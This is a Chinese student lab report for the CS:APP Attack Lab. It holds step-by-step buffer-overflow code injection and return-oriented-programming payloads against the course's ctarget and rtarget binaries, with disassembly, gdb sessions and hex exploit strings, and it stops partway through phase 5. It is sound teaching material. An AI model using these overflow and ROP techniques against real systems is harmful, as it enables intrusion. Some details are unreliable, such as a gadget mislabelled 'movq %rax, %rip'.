计算机系统基础
Lab3 Attack Lab

姓名：傅文杰

学号:22300240028

2023 年 11 月 1 日

目录

1 实验准备

1.1 Target Programs

- ctarget 和 rtarget 用 getbuf 函数来读取。注意到BUFFER_SIZE是一个constant，我们需要找出合适的投喂string的方式。注意：我们输入的string不能含有0x0a，因为这是'\n'的ASCII码，Gets函数读入后会直接结束读取。

```c
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

- 可执行文件的命令参数：-h 打印帮助列表；-g 不发送给评分服务器；-i FILE 提供来自FILE的输入。如果我们直接在 terminal 中./ctarget 会报错 Running on an illegal host，因为服务器没有使用CMU的内网。我们可以通过 -q 来解决这个问题。

- hex2raw的使用：输入需要将十六进制数两个两个以空格或者换行隔开（以字节为单位）。例如：要创建单词 0xdeadbeef，应该将“ef be ad de”传递给 hex2raw（注意小端机器需要反转）。

- 产生机器代码：
  假设我们写了如下的机器代码

  ```
  # Example of hand-generated assembly code
  pushq $0xabcdef # Push value onto stack
  addq $17,%rax # Add 17 to %rax
  movl %eax,%edx # Copy lower 32 bits to %edx
  ```

  接下来使用 gcc 编译器汇编，并用 objdump 反汇编。

  ```
  gcc -c example.s
  objdump -d example.o > example.d
  ```

  得到了 example.d 文件，包含机器代码

  ```
  example.o: file format elf64-x86-64
  Disassembly of section .text:
  0000000000000000 <.text>:
  0: 68 ef cd ab 00 pushq $0xabcdef
  5: 48 83 c0 11 add $0x11,%rax
  9: 89 c2 mov %eax,%edx
  ```

1.2 实验目标

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch2	35
5	RTARGET	3	ROP	touch3	5

CI: Code injection

ROP: Return-oriented programming

Figure 1: Summary of attack lab phases

2 实验过程

2.1 ctarget.l1

- 任务：当 ctarget 的 getbuf 函数执行返回语句时，执行 touch1 而不是返回 test。touch1 和 test 的代码如下：

```c
void touch1()
{
    vlevel = 1; /* Part of validation protocol */
    printf("Touch1!: You called touch1()\n");
    validate(1);
    exit(0);
}
```

```c
void test()
{
    int val;
    val = getbuf();
    printf(”No exploit. Getbuf returned 0x%x\n”, val);
}
```

- 首先反汇编 ctarget。

```
objdump -d ctarget > ctarget.s
```

- 找到 touch1 和 getbuf 函数所在的位置。

```
00000000004017a8 <getbuf>:
4017a8: 48 83 ec 28                 sub    $0x28,%rsp
4017ac: 48 89 e7                    mov    %rsp,%rdi
4017af: e8 8c 02 00 00              callq  401a40 <Gets>
4017b4: b8 01 00 00 00              mov    $0x1,%eax
4017b9: 48 83 c4 28                 add    $0x28,%rsp
4017bd: c3                          retq
4017be: 90                          nop
4017bf: 90                          nop

00000000004017c0 <touch1>:
4017c0: 48 83 ec 08                 sub    $0x8,%rsp
4017c4: c7 05 0e 2d 20 00 01        movl   $0x1,0x202d0e(%rip)
          # 6044dc <vlevel>
4017cb: 00 00 00
4017ce: bf c5 30 40 00              mov    $0x4030c5,%edi
4017d3: e8 e8 f4 ff ff              callq  400cc0 <puts@plt>
4017d8: bf 01 00 00 00              mov    $0x1,%edi
4017dd: e8 ab 04 00 00              callq  401c8d <validate>
4017e2: bf 00 00 00 00              mov    $0x0,%edi
4017e7: e8 54 f6 ff ff              callq  400e40 <exit@plt>
```

- getbuf 函数给栈分配了40个字节的空间，然后调用 gets 函数读取输入。读完后执行 retq 指令时，从栈中弹出返回地址，然后跳转到这个地址。正常来说会跳转到 test 函数中

继续执行 printf 操作。但是如果 gets 函数读到的输入恰好将应该要从栈中弹出的返回地址覆盖掉，变成 touch1 函数的地址，那么就会跳转到 touch1 函数。

- 因此前四十个字节可以任取，最后八个字节需要时 touch1 函数的地址。
- 答案不妨为（存入ctarget_l1.txt）：

  00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00
  c0 17 40 00 00 00 00 00

- 执行命令

```
./hex2raw < ctarget_l1.txt > ctarget.l1
./ctarget -qi ctarget.l1
```

- 成功跳转

```
Cookie: 0x59b997fa
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00
            00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
            00 C0 17 40 00 00 00 00 00
```

- 这道题的示意图如下（CSAPP P196 仅仅数值不同）：




图 3-40 echo 函数的栈组织。字符数组 buf 就在保存的状态下面。对 buf 的越界写会破坏程序的状态

2.2 ctarget.l2

- 任务：getbuf 函数执行返回语句时跳转到 touch2 函数，并通过它的 cookie 验证。touch2 函数的代码如下：

```
void touch2(unsigned val)
{
    vlevel = 2; /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

- 反汇编 touch2 函数。

```
00000000004017ec <touch2>:
4017ec: 48 83 ec 08             sub    $0x8,%rsp
4017f0: 89 fa                   mov    %edi,%edx
4017f2: c7 05 e0 2c 20 00 02    movl   $0x2,0x202ce0(%rip)
          # 6044dc <vlevel>
4017f9: 00 00 00
4017fc: 3b 3d e2 2c 20 00       cmp    0x202ce2(%rip),%edi
          # 6044e4 <cookie>
401802: 75 20                   jne    401824 <touch2+0x38>
401804: be e8 30 40 00          mov    $0x4030e8,%esi
401809: bf 01 00 00 00          mov    $0x1,%edi
40180e: b8 00 00 00 00          mov    $0x0,%eax
401813: e8 d8 f5 ff ff          callq  400df0 <
   __printf_chk@plt>
401818: bf 02 00 00 00          mov    $0x2,%edi
40181d: e8 6b 04 00 00          callq  401c8d <validate>
401822: eb 1e                   jmp    401842 <touch2+0x56>
401824: be 10 31 40 00          mov    $0x403110,%esi
401829: bf 01 00 00 00          mov    $0x1,%edi
40182e: b8 00 00 00 00          mov    $0x0,%eax
401833: e8 b8 f5 ff ff          callq  400df0 <
   __printf_chk@plt>
401838: bf 02 00 00 00          mov    $0x2,%edi
40183d: e8 0d 05 00 00          callq  401d4f <fail>
401842: bf 00 00 00 00          mov    $0x0,%edi
401847: e8 f4 f5 ff ff          callq  400e40 <exit@plt>
```

- 可以看到 touch2 函数以 rdi 为参数来验证 cookie。所以我们需要先将 rdi 置为 cookie 的值，然后将 touch2 函数的地址压栈。汇编代码为（写在example.s中）：

```
movq $0x59b997fa, %rdi
pushq $0x4017ec
```

```
retq
```

用以下命令将它转化为机器代码：

```
gcc -c example.s
objdump -d example.o > example.s
```

得到的机器代码：

```
example.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

- 但我不能将这个机器代码写在返回地址的位置，那个位置应该写这段机器代码的地址。如果我们打算将这段代码写在一开始输入的地方，就需要用 gdb 找到 getbuf 函数的栈顶。示例输入如下（ xx 所在地方表示要找的地址）：

```
48 c7 c7 fa 97 b9 59 68 ec 17
40 c3 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
xx xx xx xx xx xx xx xx
```

- gdb 调试

```
gdb ctarget
```

在 test 函数处打上断点

```
(gdb) b test
Breakpoint 1 at 0x401968: file visible.c, line 90.
```

随便输入运行

```
(gdb) r -q 01
```

在 getbuf 函数分配栈帧之后、销毁栈帧之前打上断点

```
(gdb) b *0x4017ac
Breakpoint 2 at 0x4017ac: file buf.c, line 14.
```

按 c 继续执行

```
(gdb) c
Continuing.

Breakpoint 2, getbuf () at buf.c:14
```

查看寄存器信息，尤其是 rsp 的信息

```
(gdb) i register
rax            0x0      0
rbx            0x55586000       1431855104
rcx            0x0      0
rdx            0x7ffff7dcf8c0   140737351841984
rsi            0xc      12
rdi            0x606260 6316640
rbp            0x55685fe8       0x55685fe8
rsp            0x5561dc78       0x5561dc78
r8             0x7ffff7feb540   140737354052928
```

rsp 的值为 0x5561dc78

- 因此答案如下（存入ctargetl2.txt）:

  48 c7 c7 fa 97 b9 59 68 ec 17

  40 c3 00 00 00 00 00 00 00 00

  00 00 00 00 00 00 00 00 00 00

  00 00 00 00 00 00 00 00 00 00

  78 dc 61 55 00 00 00 00

- 用 hex2raw 转化一下作为输入，成功跳转

```
./hex2raw < ctarget_l2.txt > ctarget.l2
./ctarget -qi ctarget.l2
Cookie: 0x59b997fa
Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9
            59 68 EC 17 40 00 C3 00 00 00 00 00 00 00 00 00
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
            00 78 DC 61 55 00 00 00 00
```

2.3 ctarget.l3

- 任务：getbuf 函数执行返回语句时跳转到touch3函数，并传入字符串形式的 cookie 参数。 hexmatch 函数和 touch3 函数的代码如下：

```
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, ”%.8x”, val);
    return strncmp(sval, s, 9) == 0;
}
void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

- 反汇编 hexmatch 和 touch3

```
000000000040184c <hexmatch>:
40184c: 41 54                   push   %r12
40184e: 55                      push   %rbp
40184f: 53                      push   %rbx
401850: 48 83 c4 80             add    $0xffffffffffffff80,%
   rsp
401854: 41 89 fc                mov    %edi,%r12d
401857: 48 89 f5                mov    %rsi,%rbp
40185a: 64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
401861: 00 00
401863: 48 89 44 24 78          mov    %rax,0x78(%rsp)
401868: 31 c0                   xor    %eax,%eax
40186a: e8 41 f5 ff ff          callq  400db0 <random@plt>
40186f: 48 89 c1                mov    %rax,%rcx
401872: 48 ba 0b d7 a3 70 3d    movabs $0xa3d70a3d70a3d70b,%
   rdx
401879: 0a d7 a3
40187c: 48 f7 ea                imul   %rdx
40187f: 48 01 ca                add    %rcx,%rdx
401882: 48 c1 fa 06             sar    $0x6,%rdx
```

```
401886: 48 89 c8              mov    %rcx,%rax
401889: 48 c1 f8 3f           sar    $0x3f,%rax
40188d: 48 29 c2              sub    %rax,%rdx
401890: 48 8d 04 92           lea    (%rdx,%rdx,4),%rax
401894: 48 8d 04 80           lea    (%rax,%rax,4),%rax
401898: 48 c1 e0 02           shl    $0x2,%rax
40189c: 48 29 c1              sub    %rax,%rcx
40189f: 48 8d 1c 0c           lea    (%rsp,%rcx,1),%rbx
4018a3: 45 89 e0              mov    %r12d,%r8d
4018a6: b9 e2 30 40 00        mov    $0x4030e2,%ecx
4018ab: 48 c7 c2 ff ff ff ff  mov    $0xffffffffffffffff,%
   rdx
4018b2: be 01 00 00 00        mov    $0x1,%esi
4018b7: 48 89 df              mov    %rbx,%rdi
4018ba: b8 00 00 00 00        mov    $0x0,%eax
4018bf: e8 ac f5 ff ff        callq  400e70 <
   __sprintf_chk@plt>
4018c4: ba 09 00 00 00        mov    $0x9,%edx
4018c9: 48 89 de              mov    %rbx,%rsi
4018cc: 48 89 ef              mov    %rbp,%rdi
4018cf: e8 cc f3 ff ff        callq  400ca0 <strncmp@plt>
4018d4: 85 c0                 test   %eax,%eax
4018d6: 0f 94 c0              sete   %al
4018d9: 0f b6 c0              movzbl %al,%eax
4018dc: 48 8b 74 24 78        mov    0x78(%rsp),%rsi
4018e1: 64 48 33 34 25 28 00  xor    %fs:0x28,%rsi
4018e8: 00 00
4018ea: 74 05                 je     4018f1 <hexmatch+0xa5>
4018ec: e8 ef f3 ff ff        callq  400ce0 <
   __stack_chk_fail@plt>
4018f1: 48 83 ec 80           sub    $0xffffffffffffff80,%
```

```
   rsp
4018f5: 5b                      pop    %rbx
4018f6: 5d                      pop    %rbp
4018f7: 41 5c                   pop    %r12
4018f9: c3                      retq

00000000004018fa <touch3>:
4018fa: 53                      push   %rbx
4018fb: 48 89 fb                mov    %rdi,%rbx
4018fe: c7 05 d4 2b 20 00 03    movl   $0x3,0x202bd4(%rip)
          # 6044dc <vlevel>
401905: 00 00 00
401908: 48 89 fe                mov    %rdi,%rsi
40190b: 8b 3d d3 2b 20 00       mov    0x202bd3(%rip),%edi
          # 6044e4 <cookie>
401911: e8 36 ff ff ff          callq  40184c <hexmatch>
401916: 85 c0                   test   %eax,%eax
401918: 74 23                   je     40193d <touch3+0x43>
40191a: 48 89 da                mov    %rbx,%rdx
40191d: be 38 31 40 00          mov    $0x403138,%esi
401922: bf 01 00 00 00          mov    $0x1,%edi
401927: b8 00 00 00 00          mov    $0x0,%eax
40192c: e8 bf f4 ff ff          callq  400df0 <
   __printf_chk@plt>
401931: bf 03 00 00 00          mov    $0x3,%edi
401936: e8 52 03 00 00          callq  401c8d <validate>
40193b: eb 21                   jmp    40195e <touch3+0x64>
40193d: 48 89 da                mov    %rbx,%rdx
401940: be 60 31 40 00          mov    $0x403160,%esi
401945: bf 01 00 00 00          mov    $0x1,%edi
40194a: b8 00 00 00 00          mov    $0x0,%eax
```

```
40194f: e8 9c f4 ff ff          callq  400df0 <
   __printf_chk@plt>
401954: bf 03 00 00 00          mov    $0x3,%edi
401959: e8 f1 03 00 00          callq  401d4f <fail>
40195e: bf 00 00 00 00          mov    $0x0,%edi
401963: e8 d8 f4 ff ff          callq  400e40 <exit@plt>
```

- 可以看到 hexmatch 函数先将栈顶加上 0xffffffffffffff80，即减去 0x80，这显然会覆盖掉 getbuf 函数运行时加入栈中的信息，如果像上一题那样在输入的一开始就注入攻击代码显然会被覆盖掉，我们可以在那里将字符串指针赋给 rdi，但是不能在那里存储字符串信息。我们应该在栈生长的反方向存储信息，即利用字符串溢出，存储在 test 函数中。示例答案如下（yy 代表 cookie 字符串的ASCII序列， xx 代表注入攻击代码的机器码）：

```
xx xx xx xx xx xx xx xx xx xx
xx xx xx xx xx xx xx xx xx xx
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00 yy yy
yy yy yy yy yy yy
```

- cookie 的ASCII码为：35 39 62 39 39 37 66 61 00 00 00 00 （注意字符串需要以0结尾）；并且容易看出字符串首地址为 getbuf 函数栈顶 + 0x30（rsp + 0x30）。

- 将 rdi 的值置为 cookie 字符串的地址，并跳转到 touch3 函数，汇编代码为（写在example.s中）：

```
movq $0x5561dca8, %rdi
pushq $0x4018fa
retq
```

用以下命令将它转化为机器代码：

```
gcc -c example.s
objdump -d example.o > example.s
```

得到的机器代码：

```
example.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7:   68 fa 18 40 00          pushq  $0x4018fa
   c:   c3                      retq
```

- 所以答案为：

```
48 c7 c7 a8 dc 61 55 68 fa 18
40 00 c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00 35 39
62 39 39 37 66 61 00 00 00 00
```

- 用 hex2raw 转化一下作为输入，成功跳转

```
./hex2raw < ctarget_l3.txt > ctarget.l3
./ctarget -qi ctarget.l3
Cookie: 0x59b997fa
Touch3!: You called touch3(”59b997fa”)
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61
            55 68 FA 18 40 00 C3 00 00 00 00 00 00 00 00 00
```

```
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66
                 61 00 00 00 00
```

2.4 rtarget.l4

- rtarget 使用了两种方法来避免上面的栈溢出攻击

  1. 栈随机化：不同的运行堆栈的位置不同
  2. 将保存堆栈的内存部分被标记为不可执行，注入攻击代码后会报segmentation fault

- ROP 技术示例：
  这是一段C语言代码

```c
void setval_210(unsigned *p)
{
    *p = 3347663060U;
}
```

  它的机器代码为：

```
0000000000400f15 <setval_210>:
400f15: c7 07 d4 48 89 c7 movl $0xc78948d4,(%rdi)
400f1b: c3 retq
```

  其中 48 89 c7 编码了movq %rax, %rdi，加上最后 c3 编码的 retq 我们便可以通过开始地址为 0x400f18 的这段代码将 rax 的值赋给 rdi，并返回


- rtarget 中有这样的 gadget farm 可用于攻击

- 下一页中的图片是汇编指令的编码

- 任务：在 rtarget 重新达到 ctarget.l2 的目的

- 将 rtarget 反汇编

```
objdump -d rtarget > rtarget.s
```



A. Encodings of `movq` instructions

`movq` *S*, *D*

Source	Destination *D*							
S	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of `popq` instructions

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of `movl` instructions

`movl` *S*, *D*

Source	Destination *D*							
S	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation		Register *R*			
		%al	%cl	%dl	%bl
andb	*R*, *R*	20 c0	20 c9	20 d2	20 db
orb	*R*, *R*	08 c0	08 c9	08 d2	08 db
cmpb	*R*, *R*	38 c0	38 c9	38 d2	38 db
testb	*R*, *R*	84 c0	84 c9	84 d2	84 db

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

- 查看 getbuf 和 touch2 的汇编代码

```
00000000004017a8 <getbuf>:
4017a8: 48 83 ec 28             sub    $0x28,%rsp
4017ac: 48 89 e7                mov    %rsp,%rdi
4017af: e8 ac 03 00 00          callq  401b60 <Gets>
4017b4: b8 01 00 00 00          mov    $0x1,%eax
4017b9: 48 83 c4 28             add    $0x28,%rsp
4017bd: c3                      retq
4017be: 90                      nop
4017bf: 90                      nop
```

```
00000000004017ec <touch2>:
4017ec: 48 83 ec 08             sub    $0x8,%rsp
4017f0: 89 fa                   mov    %edi,%edx
4017f2: c7 05 e0 3c 20 00 02    movl   $0x2,0x203ce0(%rip)
          # 6054dc <vlevel>
4017f9: 00 00 00
4017fc: 3b 3d e2 3c 20 00       cmp    0x203ce2(%rip),%edi
          # 6054e4 <cookie>
401802: 75 20                   jne    401824 <touch2+0x38>
401804: be 08 32 40 00          mov    $0x403208,%esi
401809: bf 01 00 00 00          mov    $0x1,%edi
40180e: b8 00 00 00 00          mov    $0x0,%eax
401813: e8 d8 f5 ff ff          callq  400df0 <
   __printf_chk@plt>
401818: bf 02 00 00 00          mov    $0x2,%edi
40181d: e8 8b 05 00 00          callq  401dad <validate>
401822: eb 1e                   jmp    401842 <touch2+0x56>
401824: be 30 32 40 00          mov    $0x403230,%esi
401829: bf 01 00 00 00          mov    $0x1,%edi
40182e: b8 00 00 00 00          mov    $0x0,%eax
401833: e8 b8 f5 ff ff          callq  400df0 <
```

```
   __printf_chk@plt>
401838: bf 02 00 00 00          mov    $0x2,%edi
40183d: e8 2d 06 00 00          callq  401e6f <fail>
401842: bf 00 00 00 00          mov    $0x0,%edi
401847: e8 f4 f5 ff ff          callq  400e40 <exit@plt>
```

- 发现 BUFFER_SIZE 的值仍然是40，并且没有金丝雀值，栈溢出仍然可以覆盖原来的返回地址，但是无法执行。
- 我们需要通过 gadget 来执行 ctarget.l2 中的汇编代码：

```
movq    $0x59b997fa, %rdi
pushq   $0x4017ec
ret
```

- 可以分为两部分，利用栈溢出把 0x59b997fa 和 0x4017ec 放到栈中；利用 gadget 先 popq 再 movq 把栈顶弹出赋值给 rip。然后 ret 跳转到 touch2 函数的地址那里。
- 仔细对照 P17 的表和 rtarget 中 start_farm 到 end_farm 之间的汇编，注意： popq xxx 是 5x；movq xxx xxx 是 48 xx xx；rdi 是 x7 或者 xf。我们可以发现：

```
00000000004019a7 <addval_219>:
4019a7: 8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
4019ad: c3                      retq
```

从 0x4019ab 开始等价于执行 popq %rax; nop; retq;

```
00000000004019a0 <addval_273>:
4019a0: 8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
4019a6: c3                      retq
```

从 0x4019a2 开始等价于执行 movq %rax %rip; retq;

- 因此答案如下（rtarget_l4.txt，无注释）：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 // fill BUFFER_SIZE
ab 19 40 00 00 00 00 00 // popq %rax; retq
fa 97 b9 59 00 00 00 00 // value pop from the stack to %rax
a2 19 40 00 00 00 00 00 // movq %rax, %rip; retq
ec 17 40 00 00 00 00 00 // address of touch2
```

- 用 hex2raw 转化一下作为输入，成功跳转

```
./hex2raw < rtarget_l4.txt > rtarget.l4
./rtarget -qi rtarget.l4
Cookie: 0x59b997fa
Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00
            00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
            00 AB 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00
           00 A2 19 40 00 00 00 00 00 EC 17 40 00 00 00 00 00
```

2.5 rtarget.l5

- 用 ROP 技术在 rtarget 上完成 ctarget.l3 的目的。
- 注意不能像 ctarget.l3 那样将 rsp + 30 作为一个立即数赋值给 rdi，因为 rtarget 是栈随机化的。
- 能不能不用绝对值而间接实现呢（注意不能直接动 rsp，这样会改变栈）？

```
movq %rsp, %rax
```

```
addq xx, %rax
movq %rax, %rdi
```

- 但是 rtarget 中没有 add，我们需要找一种可以实现加法的方法，加载有效地址是用于计算的常见方法，并且在 rtarget 中直接是一个函数。查看 farm.c 可以发现它非常直白。

  ```
  long add_xy(long x, long y)
  {
      return x+y;
  }
  ```

  其汇编代码如下：

  ```
  00000000004019d6 <add_xy>:
  4019d6: 48 8d 04 37              lea    (%rdi,%rsi,1),%rax
  4019da: c3                       retq
  ```

- 我们可以写出我们所期望的汇编代码（写出来之后要去 gadget 里面找，没有就完蛋了）

  ```
  popq %rdi // give bias to rdi
  movq %rsp, %rsi // give stl.top to rsi
  callq <add_xy> // rax = rip + rsp = bias + stk.top
  movq %rax, %rdi // rdi is the string pointer
  ```

- 找了半天连 popq %rdi：5f 都没有找到，只能隔山打牛了（而且有的时候需要用eax之类的32位寄存器去隔山打牛）。

  ```
  00000000004019a7 <addval_219>:
  4019a7: 8d 87 51 73 58 90        lea    -0x6fa78caf(%rdi),%eax
  4019ad: c3                       retq
  ```

  从 0x4019ab 开始等价于执行 popq %rax; nop; retq;

  ```
  00000000004019db <getval_481>:
  ```

```
